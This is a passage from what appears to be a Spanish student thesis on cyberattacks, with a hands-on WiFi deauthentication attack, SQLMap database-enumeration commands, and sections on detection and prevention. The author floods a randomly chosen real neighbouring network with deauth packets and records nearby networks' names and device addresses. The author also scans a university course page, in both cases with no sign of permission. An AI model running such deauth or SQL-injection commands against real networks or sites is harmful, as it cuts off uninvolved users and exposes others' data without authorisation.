64:6E:EA:A2:40:76  -98        3        0    0  13  270   WPA2 CCMP   PSK  TelecartagenaA24074
DC:53:7C:8B:58:C6  -100       11        9    0   8  195   WPA2 CCMP   PSK  SWifi2
98:DA:C4:CE:91:64  -98        7        2    0   4  405   WPA2 CCMP   PSK  SWifi
EC:F4:51:CA:28:05  -99        6        1    0  11  130   WPA2 CCMP   PSK  MiFibra-2803
64:6E:EA:8A:2E:64  -102       2        0    0   9  270   WPA2 CCMP   PSK  Telecartagena8A2E62
10:A3:B8:1B:04:B1  -101       4        0    0  10  130   WPA2 CCMP   PSK  Telecartagena1B04B0
F0:B4:29:4F:1F:9B  -102       4        0    0   9  135   WPA2 CCMP   PSK  soleani1977_plus
0C:73:29:1E:78:C5  -101       4        0    0   6   65   WPA2 CCMP   PSK  ALEX
54:67:51:92:2B:B9  -102       2        0    0   1  270   WPA2 CCMP   PSK  ONO1564
DA:7D:7F:B7:31:05  -101       3        0    0   6  130   WPA2 CCMP   PSK  MIWIFI_5G_DHvb
18:A6:F7:7A:26:CC  -103       2        0    0   8  270   WPA2 CCMP   PSK  TP-LINK_26CC
B0:95:75:5F:D8:F1  -103       4        0    0   2  130   WPA2 CCMP   PSK  TP-Link_D8F1
80:29:94:DB:AA:5F  -101       2        0    0  11  130   WPA2 CCMP   PSK  vodafoneAA5A
1C:3B:F3:F6:C9:18  -106       2        0    0   4  270   WPA2 CCMP   PSK  TP-Link_C918
30:B1:B5:05:66:EC  -106       2        1    0  11  130   WPA2 CCMP   PSK  ALEX
C0:C9:E3:2F:F9:12  -103       0        3    0   4  270   WPA2 CCMP   PSK  TP-Link_F912
D8:7D:7F:B7:2F:04  -106       2        0    0   6  130   WPA2 CCMP   PSK  MIWIFI_2G_DHvb

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

64:6E:EA:8A:30:ED  F2:B4:29:0F:1F:9B  -101    0 - 2e   396      48

D0:6E:DE:12:6B:CE  3E:84:6A:06:78:30  -91    0 - 1e     0       1
```

Figura 67: Captura modo monitor en interfaz wlan0

Definamos algunos términos que podemos diferenciar en la Figura X:

- **ESSID** nombre de las redes wifi-cercanas disponibles.
- **BSSID** corresponde a la dirección MAC del router.
- **STATION** hace referencia a las estaciones, es decir, las direcciones MAC de dispositivos.
- **FRAMES** podemos ver la información que está transmitiendo cada dispositivo.

Introducidos estos conceptos procedamos a realizar un ataque de denegación de servicio. Para ello nos tendremos que centrar en una red que queramos denegar su servicio, por ejemplo, nos centraremos en una red aleatoria. Para ello introducimos el comando "**aireplay-ng –deauth 2000000 -e ALEX -c 0C:73:29:1E:78:C5 –ignore-neative-one wlan0**".

```
┌──(root💀kali)-[/home/kali]
└─# aireplay-ng --deauth 2000000 -e ALEX -c 0c:73:29:1e:78:c5 --ignore-negative-one wlan0
ioctl(SIOCSIWMODE) failed: Device or resource busy
06:06:38  Waiting for beacon frame (ESSID: ALEX) on channel 6
Found BSSID "0C:73:29:1E:78:C5" to given ESSID "ALEX".
06:06:40  Sending 64 directed DeAuth (code 7). STMAC: [0C:73:29:1E:78:C5] [ 0| 64 ACKs]
06:06:40  Sending 64 directed DeAuth (code 7). STMAC: [0C:73:29:1E:78:C5] [ 0| 64 ACKs]
```

Figura 68: Atacando a la Red Mediante Envío de Paquetes

Describamos antes de ver el 'ataque' las etiquetas que ponemos en la lista de comandos:

- **deauth** para especificar el número de peticiones que vamos a realizar, conviene poner un número grande para inundar el servidor o incluso poner '-0' que indica que no hay límite.
- **-e** para especificar la ESSID.
- **-a** para especificar el BSSID.
- **--ignore-negative-one** nos sirve en caso de detectar un '-1' ignorarlo y quedarnos con la parte positiva ya que algunos ordenadores tienen este método a modo de "*protección*".

En la figura que mostraba las redes disponibles junto al consumo de frames de cada una no llegamos a cargar la información de "*ALEX*" pero en un segundo intento (habiendo parado el ataque) volvemos a ejecutar el comando y obtenemos la siguiente información.

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	4E:AD:C9:31:D4:2B	-95	0 - 1	0	4		
(not associated)	02:AA:2A:8D:DC:57	-95	0 - 1	0	1		
(not associated)	E8:93:09:92:4C:A3	-95	0 - 1	0	21		Area PDA,san sebaatian,
(not associated)	3E:46:15:98:EE:13	-95	0 - 1	0	2		
(not associated)	46:17:26:77:9C:B2	-97	0 - 1	0	3		
(not associated)	5A:51:9C:5A:6B:5F	-99	0 - 1	3	6		
(not associated)	CE:BF:24:04:26:8C	-99	0 - 1	0	6		
(not associated)	56:08:9C:ED:9D:F3	-99	0 - 1	0	6		
(not associated)	D0:9D:AB:00:73:06	-99	0 - 1	0	1		
(not associated)	72:01:8A:ED:F2:38	-101	0 - 1	0	2		
(not associated)	26:5E:22:F6:17:B4	-103	0 - 1	0	2		
(not associated)	D8:C0:A6:FB:87:09	-103	0 - 1	0	10		
(not associated)	DA:A1:19:1D:B1:5B	-103	0 - 1	0	1		
0c:73:29:1e:78:c5	D4:F5:47:27:E4:2E	-107	0 - 1	0	21		ALEX
(not associated)	A0:AF:BD:F5:02:44	-107	0 - 1	0	1		soleani1977-5G

Figura 69: Monitoreo de Red a través de Wlan0 (Previo al Ataque)

Tras volver a ejecutar el ataque anterior volvemos a introducir este comando y, si todo ha salido correctamente el número de frames de la red "*ALEX*" deberá haber subido considerablemente.

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	4E:AD:C9:31:D4:2B	-95	0 - 1	0	4		
(not associated)	DA:A1:19:1D:B1:5B	-103	0 - 1	0	1		
0c:73:29:1e:78:c5	D4:F5:47:27:E4:2E	-107	0 - 1	0	1721		ALEX
(not associated)	A0:AF:BD:F5:02:44	-107	0 - 1	0	1		soleani1977-5G

Figura 70: Monitoreo de Red a través de Wlan0 (Previo al Ataque)

Como podemos observar los frames de la red "*ALEX*" han sido incrementados dado que estoy inyectando paquetes, al ser ataque tipo DDoS y para que el ataque fuese más rápido he abierto tres terminales diferentes que inyectasen paquetes más rápido.

Como consecuencia de este ataque, los usuarios de la red no podrán soportar tanto flujo de información por lo que la conexión se les quedará congelada y no puedan tener acceso a ella. El 'ataque' estará activo hasta que yo pare la inyección de paquetes mediante cntrl+c.

5.4.1.2. CÓMO DETECTAR Y PREVENIR ATAQUES DDoS

Para saber cómo detectar y evitar los ataques DoS / DDoS, recurrimos a SolarWinds, que no solo proporciona un software para detectarlos, sino que también nos proporciona diferentes pistas para armarnos contra ellos.

- **Demasiadas solicitudes de una IP en concreto:** Podemos tener un programa que pueda analizar las solicitudes que llegan a nuestro enrutador para detectar si una determinada IP genera una solicitud cada 'x' segundos, la finalidad es bloquear estas IP, pero debido a que diferentes sitios web como Google hacen esto, es algo complicado de determinar. Muchas solicitudes se realizan dentro y pueden desencadenar alertas de intrusión 'falsas' en nuestra red.

- **Interrupción del sistema:** Los ordenadores tienen una serie de interrupciones definidas por códigos, que nos brindan información diferente. Específicamente, echemos un vistazo al error 503. Este código significa 'Servicio no disponible', lo que significa que el servidor no está listo para procesar la solicitud. Puede deberse al mantenimiento del servidor o porque el servidor está bajo ataque DDoS.

- **Tiempos de espera de TTL:** Un ataque DDoS como hemos dicho antes tiene como objetivo colapsar el sistema, es decir, consumir todo el ancho de banda disponible haciendo que el tiempo del ping sean demasiado largos.

Vistas algunas maneras con las que podemos detectar estos ataques, a continuación, veremos cómo podemos protegernos frente a ellos.

- **Ubicar el servidor entre cortafuegos** A esto se le llama 'DMZ' (Zona Desmilitarizada), esto protege nuestro servidor haciendo que ningún ordenador no identificado se dirija a los hosts conectados a mi servidor, tan solo les permitirá acceso según el tipo de conexión que se quiera hacer, por ejemplo si se quiere hacer una conexión web solamente podrá acceder al servidor web pero no a un servidor de correo.




Figura 71: Zona Desmilitarizada

- **Instalar sistemas IDS/IPS** son aquellos sistemas que monitorizan las conexiones dirigidas a nuestro servidor y nos alerta en caso de que se detecten accesos no autorizados o acciones fraudulentas en la red.

- **Gestionar el ancho de banda** es conveniente tener softwares que sean capaces de analizar el ancho de banda continuamente que se está consumiendo para detectar posibles picos de subida que puedan estar relacionados con ataques DDoS.

- **Redundancia y balanceo de carga** consiste en hacer que nuestro servidor esté 'duplicado' y permite que la carga dirigida sea compartida entre estos dos, esto reduce el riesgo de ser atacados debido a que la sobrecarga será la mitad. Este método también permite mayor tolerancia a fallos lo que permite mayor disponibilidad.

- **Sistemas actualizados constantemente** como es típico en todos los temas de ciberseguridad, el tener los dispositivos actualizados a la orden del día permite mitigar la mayoría de los ataques básicos.

5.4.2. ATAQUES POR INYECCIÓN DE CÓDIGO SQL

Esta técnica que veremos a continuación es la que se asoció al ataque, veamos cómo funciona. Un ataque de inyección de código implica primero encontrar una laguna en el sistema que nos permita tener una 'zona' a través de la cual podemos inyectar código para ejecutar el ataque. [76]

La idea principal de este ataque es en primer lugar comprometer el sitio web o en su defecto el robo de información contenida en las bases de datos las cuales pueden ser robadas, modificadas o hasta eliminadas.

Sin embargo, para no escatimar esfuerzos en explicar todo, primero expliquemos qué es SQL, SQL (Structured Query Language) es un lenguaje diseñado para interactuar con bases de datos para que puedan ser administradas, así que definámoslo como un lenguaje de programación con sus propias declaraciones y códigos.

En este lenguaje tendremos principalmente una base de datos con la que trabajar y nosotros para interactuar con ella tendremos que primero hacer una conexión SQL y posteriormente indicarle que queremos hacer sobre ella. Normalmente esto se realiza mediante PHP, javascript o HTML.

Imaginemos que tenemos una base de datos (db) denominada 'ai19' la cual contiene un catálogo de diferentes películas con distinta información de cada una de ellas.

```php
<?php

    $user = "root";
    $psw = "";
    $db = "ai19";
    $connection = mysqli_connect("localhost", $user, $psw,$db);

      if($result = $connection ->query("SELECT * FROM movie")){

        //numero total de peliculas
        $result = $connection->query( 'SELECT COUNT(id) FROM movie');
        while ($line = $result->fetch_array(MYSQLI_ASSOC)) {
        $npeli= $line["COUNT(id)"];
        }
        //media de todas las puntuaciones
        $result = $connection->query( 'SELECT AVG(score) FROM user_score');
        while ($line = $result->fetch_array(MYSQLI_ASSOC)) {
        $mpunt= $line["AVG(score)"];
        }
```

Figura 72: Ejemplo SQL sobre PHP

En este ejemplo podemos ver las distintas sentencias SQL que utilizamos

- "*SELECT * FROM movie*" = Selecciona toda la información que contenga la tabla 'movies'
- "*SELECT COUNT(id) FROM movie*" = Cuenta el número de películas que hay en la tabla 'movies'
- "*SELECT AVG(score) FROM user_score*" = Selecciona la puntuación media de los usuarios de cada película

Una vez introducido el lenguaje SQL, veremos que cualquiera que pueda inyectar declaraciones maliciosas sin ser detectado por una base de datos (como PlayStation Network) puede robar todo tipo de información. Sabemos que en el caso de robo de datos de PSN, su información no estaba encriptada en la base de datos, lo cual fue criticado después del descubrimiento.

Normalmente los atacantes utilizan dos técnicas basadas en inyección SQL:

- **Inyección en Banda** es el más sencillo, el atacante es capaz de encontrar una vulnerabilidad en la aplicación que le permita utilizar el mismo canal tanto para introducir código SQL como para recoger los datos. Veamos dos tipos de ataques:

    - **Basado en error** consiste en obtener más información sobre las bases de datos y sus tablas, sabemos que en los mensajes de error comúnmente se incluye el nombre de una tabla que ha podido dar error o hasta los nombres de las columnas de esta.

    - **Basado en unión** consiste para a raíz de una tabla inicial, poder obtener los datos de una tabla diferente, normalmente esto se hace generando claves primarias que permitan correlacionar una tabla con otra. Por ejemplo, imaginemos que tenemos dos tablas de datos, una de aviones y otra de trabajadores de un aeropuerto, ambas tablas tienen una columna destinada al DNI de los pilotos, ésta será la clave primaria que le permita realizar una relación entre ambas tablas.

- **Inyección Ciega** consiste en enviar varias consultas para ver cómo reacciona la aplicación a la hora de analizar las respuestas, esto le permitirá al atacante obtener más información detallada de la base de datos. Veamos de nuevo dos tipos de ataques:

    - **Ataque Booleano** el atacante evaluará qué partes de la entrada del usuario son vulnerables a la inyección de SQL, lo cual es extraño, porque solo ingresando el comando "*1 = 1" o "1 = 2*" permitirá evaluar si la aplicación es vulnerable, más adelante aprenderemos más sobre técnicamente en el ejemplo.

    - **Ataque Basado en Tiempo** permite comprobar si una vulnerabilidad sigue estando en la aplicación. Normalmente se utiliza el comando ‘sleep()’ que indica a la base de datos que espere un tiempo para realizar la consulta. Si la consulta sobre la que se ha introducido el comando ‘sleep()’ realmente se retrasa sabremos que la base de datos es vulnerable.

5.4.2.1. SIMULACIÓN ATAQUE SQLi

Al igual que el ejemplo del ataque anterior vamos a hacer uso una vez más del SO Kali Linux el cual nos brinda numerosas herramientas para poder hacer un ataque por inyección de código. Kali incorpora un software denominado 'SQLMap' que nos va a permitir hacer pruebas de penetración de código pudiendo explotar falla de servidores de BBDD y poder llevar a cabo una inyección de código.

Lo primero que vamos a hacer es seleccionar una página web para comprobar si dispone de fallas en el sistema, por ejemplo ponemos un curso del aula virtual, comienza a realizar un informe de las posibles vulnerabilidades.




Figura 73: SQLMap informe aplicado sobre curso de Aula Virtual

El resultado de este análisis indicó que en principio, con el análisis básico realizado, que no se han encontrado fallas en el sistema, sin embargo, podría hacer un análisis profundo que detectase nuevas vulnerabilidades, al no tener claro las posibles repercusiones legales decidimos seguir un ejemplo en internet sobre una página web de código abierto.

Intentemos de nuevo el comando anterior aplicado a la nueva página web de código abierto la cuál no será expuesta por confidencialidad.




Figura 74: Resultados SQLMap Página Web

Como podemos ver, el software ha detectado que existen dos bases de datos, una denominada ‘acuart’ y la otra denominada ‘information_schema’. Ahora lo que vamos a intentar es acceder a una de estas bases de datos, por ejemplo ‘acuart’ con el comando “***sqlmap -u http://direccionweb -D acuart –tables***”.




Figura 75: Resultados Obtenidos en BBDD ‘acuart’

Como vemos, la base de datos está formada por ocho tablas, cada una de ellas contendrá una información y sabemos que el sitio web es vulnerable. Profundicemos más, ahora intentemos meternos en una de estas tablas para ver la información que contiene cada una de ellas, usaremos "***sqlmap -u http://direccionweb -D acuart -T carts --columns***".




Figura 76: Resultados Obtenidos en Tabla 'carts'

Con el siguiente comando podemos hasta leer todos los datos que haya en esas columnas, lo he hecho pero he obtenido como resultado que la columna 'cart_id' tiene 0 entradas, para ello hay que usar el comando "***sqlmap -u http://direccionweb -D acuart -T carts –C cart_id --dump***".

Figura 77: Resultados Obtenidos en Columna 'cart_id'

Como vemos no tenemos que hacer nada más que ir introduciéndonos poco a poco en un sistema que hemos detectado que a priori presenta una vulnerabilidad.

De esta manera es posible obtener toda la información deseada de las BBDD como ocurrió en este ataque de PSN en el que los atacantes pudieron acceder a todas ellas y recopilar la información.

Imaginemos que atacamos una base de datos que tenga una tabla 'admin_user' y 'admin_password' y puedo acceder a ellas, tendré el control total del sistema, las contraseñas es posibles descifrarlas con diferentes compiladores de los que dispone Kali, normalmente se utiliza un descifrador md5.

La otra opción que podemos hacer es incluir desde terminal nosotros datos pero como realmente tendremos el acceso a la base de datos completa, es más sencillo realizarlo a través de un software de gestión de BBDD como puede ser SQLManager.

5.4.2.2. COMO DETECTAR Y PREVENIR ATAQUES SQLi

Para saber detectar estos ataques, existen miles de software encargados de analizar el código para ver si está libre de vulnerabilidades. Las inyecciones son difíciles de detectar, a diferencia de los DDoS que pueden observar la cantidad de solicitudes indiscriminadas, y estas vulnerabilidades SQL no dejan rastros en el servidor, lo que dificulta su detección.

Por lo general en este tipo de ataques, el atacante será detectado una vez que la vulnerabilidad sea utilizada para realizar diferentes operaciones, por lo que lo más importante es ser cautelosos y controlar activamente la base de datos y las consultas para comprender realmente si estamos bajo ataque.

Entonces el apartado de 'detección' lo dejaremos indicando distintos softwares capaces de detectar actividad sospechosa.

- **SQL Injection Scanner (Pentest-Tools)** consiste en un escáner online que permite analizar si en nuestra página web hemos sufrido un ataque SQLi. Hace uso de proxy OWASP Zed un escáner de seguridad web de código abierto.

- **SQLMap** consiste en otro escáner online de código abierto que se encarga de realizar pruebas para ver si tu sistema es vulnerable a la inyección de código.

- **Wapiti** en este caso tenemos un escáner de vulnerabilidades de caja negra programados en Python que no solamente es capaz de analizar ataques SQLi sino divulgación de archivos, ejecuciones de comandos o falsificación de solicitudes en servidores.

Como hemos dicho antes, lo más importante para defenderse de estos ataques es centrarse en los métodos de prevención.

- **Usar Firewall de Aplicación Web** denominado 'WAF' se implementa 'delante' de la aplicación y se encarga de evitar estas vulnerabilidades en la aplicación filtrando solicitudes web potencialmente peligrosas. Este firewall puede ser integrado en el servidor web o puede estar basado en la nube.

- **Parametrizar consultas** consiste en hacer declaraciones para garantizar que ninguna de las variables dinámicas que necesita en una consulta pueda modificarse, es decir, consiste como en establecer una secuencia determinada para poder modificar, incluir o extraer los datos de una tabla.

- **Validación de entrada** consiste en permitir los datos introducidos por los usuarios pero no directamente sino que son pasados a una 'lista blanca' encargada de realizar la validación de los datos. Cuando estos datos no cumplen con los valores definidos se rechazan.

- **Establecer Privilegios** consiste en establecer privilegios por tiempo según la acción que se vaya a realizar, no se debe asignar privilegios de tipo 'administrador' a los usuarios de la aplicación y se debe establecer el mínimo de privilegios en el sistema para realizar acciones.

- **Usuarios de Escape** como una de las técnicas vistas anteriormente es la basada en tiempo, es decir, esperan a que pasen 'x' segundos para extraer los datos, los usuarios de escape consisten en hacer que si una consulta tarda más de 'y' segundos en ejecutarse se haga un 'kill' al proceso.

- **Encriptar la información de las BBDD** hará que las consultas tarden más tiempo en procesarse pero sin embargo añadirá un punto de seguridad muy importante ya que si un atacante logra hacerse con esa información, tendrá que desencriptarla primero para acceder a ellas.

Si nuestro sistema ya ha sido atacado mediante alguna técnica SQL de las antes mencionadas significa que todo lo anterior o no se ha configurado bien o el atacante ha podido esquivar todas estas prevenciones, entonces lo que debemos hacer para recuperarlo es lo siguiente

- **Localizar la Vulnerabilidad** es lo primero que tenemos que hacer, podemos realizar un ataque nosotros mismos o utilizar uno de los softwares antes mencionados que permitan establecer donde está el código vulnerable.

- **Eliminar Inyecciones** una vez sepamos donde el atacante ha introducido las inyecciones maliciosas y los datos incorrectos los borraremos y restableceremos el sitio web a un estado limpio.

- **Eliminar Puertas Traseras** debemos de ver si el atacante ha utilizado algún tipo de malware capaz de instalar puertas traseras en nuestra aplicación que el permitan en un futuro volver a realizar un ataque.

- **Actualización de datos** consiste en descubrir si existen usuarios admin corruptos y tras comprobar que no hacer una limpieza de datos cambiado toda la información que haya podido ser comprometida.

- **Supervisar declaraciones SQL** monitorearemos las declaraciones de nuestro sistema para descubrir cuales de ellas son falsas, esto permite detectar indicadores de compromiso.

5.5. GLOSARIO

- **Balanceo de Carga** en el ámbito de las redes, hace referencia a la distribución del tráfico de la red en diferentes servidores denominados entre ellos 'Server Farm' o 'Granja de Servidores'. El balanceo de carga hace posible encaminar las solicitudes de los diferentes usuarios a los servidores de una forma equitativa para mantener la capacidad que puede satisfacer cada servidor y favoreciendo que la velocidad sea mayor.

  A parte de permitir que la velocidad sea mayor y la capacidad no se vea afectada, en caso de que un servidor falle no se detendrá el servicio sino que el host encargado del mantenimiento calculará de nuevo las peticiones que desean realizar los usuarios y volverá a repartir equitativamente los enlaces entre los usuarios y el conjunto de servidores.

- **Hacktivismo** es un término derivado de la unión de las palabras 'Hack' y 'activismo'. Hace referencia a la corriente de llevar a cabo actos de pirateo, interrupción, bloqueo o crackeo de sistemas informáticos con fines políticos y/o sociales. Normalmente los usuarios pertenecientes a esta corriente no atacan con fines económicos sino motivados por un acto de justicia para todos los ciudadanos y su objetivo principal es el de enviar un mensaje a raíz de sus ataques que sirvan para promover determinada causa.

- **Jailbreak** en español 'Fuga de la Cárcel', consiste en llevar a cabo un proceso por el cual conseguimos eliminar las limitaciones impuestas de una empresa sobre un dispositivo. Esta 'liberación' permite explotar el uso del dispositivo pudiendo instalar software de terceros o tener mayor control sobre el sistema operativo del terminal.

  Esta 'fuga' se realiza mediante la modificación de núcleos o 'kernel', un software que constituye una parte muy importante del sistema operativo y es la que nos permite ejecutar el dispositivo en modo 'superusuario'.

- **Kali Linux** se trata de una distribución de Linux diseñada mayoritariamente para la seguridad cibernética y hacking ético, es decir, para poner a prueba los sistemas de seguridad de diferentes dispositivos para mitigar sus posibles vulnerabilidades.

  Fue desarrollado por Debian y la empresa 'Offensive Security Ltd. Dentro del sistema operativo podemos encontrar hasta 600 aplicaciones de hacking y seguridad como las que hemos usado en éste capítulo para la simulación de ataques.

- **Redundancia de paquetes** la redundancia consiste en asegurarse de que si ocurre un fallo en una red, los paquetes que viajen a través de ellos puedan seguir viajando, esto es posible mediante el uso de rutas de datos alternativas preparadas.

6. CONCLUSIONES

Para finalizar el trabajo hagamos una conclusión conjunta a cerca del impacto que tienen hoy en día los ciberataques a nivel mundial junto a una visión futura de como pueden evolucionar estos ataques.

Sabemos que hoy en día todo se difunde a través de Internet, aunque esto es una gran ventaja, también se ha convertido en un gran problema. Como hemos visto a lo largo de nuestro trabajo, los ciberataques actuales pueden tener como objetivo a personas, sociedades o empresas.

Un ciberataque puede ir desde un simple robo de datos hasta, en casos más graves, fallas en equipos militares-políticos o incluso atentar contra la salud pública logrando hackear por ejemplo, una planta de tratamiento de agua como ocurrió recientemente en Florida [80].

Estas amenazas cada día son más graves dado que, conforme van sucediendo ataques son estudiados con el fin de aplicar técnicas que permitan mitigarlos en un futuro pero los atacantes son capaces de desarrollar nuevas técnicas que aguanten estas 'defensas' y permitan llevar a cabo el ciberataque.

